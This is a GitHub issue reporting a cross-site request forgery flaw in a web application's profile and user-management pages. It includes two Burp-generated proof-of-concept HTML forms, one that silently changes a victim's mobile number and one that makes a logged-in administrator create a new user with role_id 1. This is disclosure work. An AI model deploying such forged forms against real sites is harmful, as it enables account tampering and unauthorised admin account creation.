New issue

Jump to bottom

CSRF vulnerabilities #316

Open Ed1s0nZ opened this issue on Aug 17, 2021 · 0 comments

Ed1s0nZ commented on Aug 17, 2021 • edited

xxxxxHere is the problem descriptionxxxx


```
The version number in use
vx0.2.1

Whether the version has been upgraded to the new version
yes

Current problems encountered:
CSRF vulnerabilities

Error logs or screenshots
```

1. Click to modify personal information and capture it



2. Generate CSRF payload (mobile modified to 123123)

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://[redacted]/" method="POST">
      <input type="hidden" name="given&#95;name" value="èµµä&#184;&#128;å&#135;&#161;" />
      <input type="hidden" name="email" value="[redacted]" />
      <input type="hidden" name="mobile" value="123123" />
      <input type="hidden" name="phone" value="" />
      <input type="hidden" name="department" value="" />
      <input type="hidden" name="position" value="" />
      <input type="hidden" name="location" value="" />
      <input type="hidden" name="im" value="" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

3. Click submit


```
code:    1
message: "我的资料修改成功"
data:    null
redirect:
  sleep: 2000
  url:   "/system/profile/info"
```


success

4. refresh

5. If you're logged in as a administrator ,through this vulnerability can add any user:

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://[redacted]/user/save" method="POST">
      <input type="hidden" name="username" value="testa" />
      <input type="hidden" name="given&#95;name" value="[redacted]" />
      <input type="hidden" name="password" value="132123456" />
      <input type="hidden" name="email" value="test&#64;123&#46;com" />
      <input type="hidden" name="mobile" value="[redacted]" />
      <input type="hidden" name="role&#95;id" value="1" />
      <input type="hidden" name="phone" value="" />
      <input type="hidden" name="department" value="" />
      <input type="hidden" name="position" value="" />
      <input type="hidden" name="location" value="" />
      <input type="hidden" name="im" value="" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

testa



Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant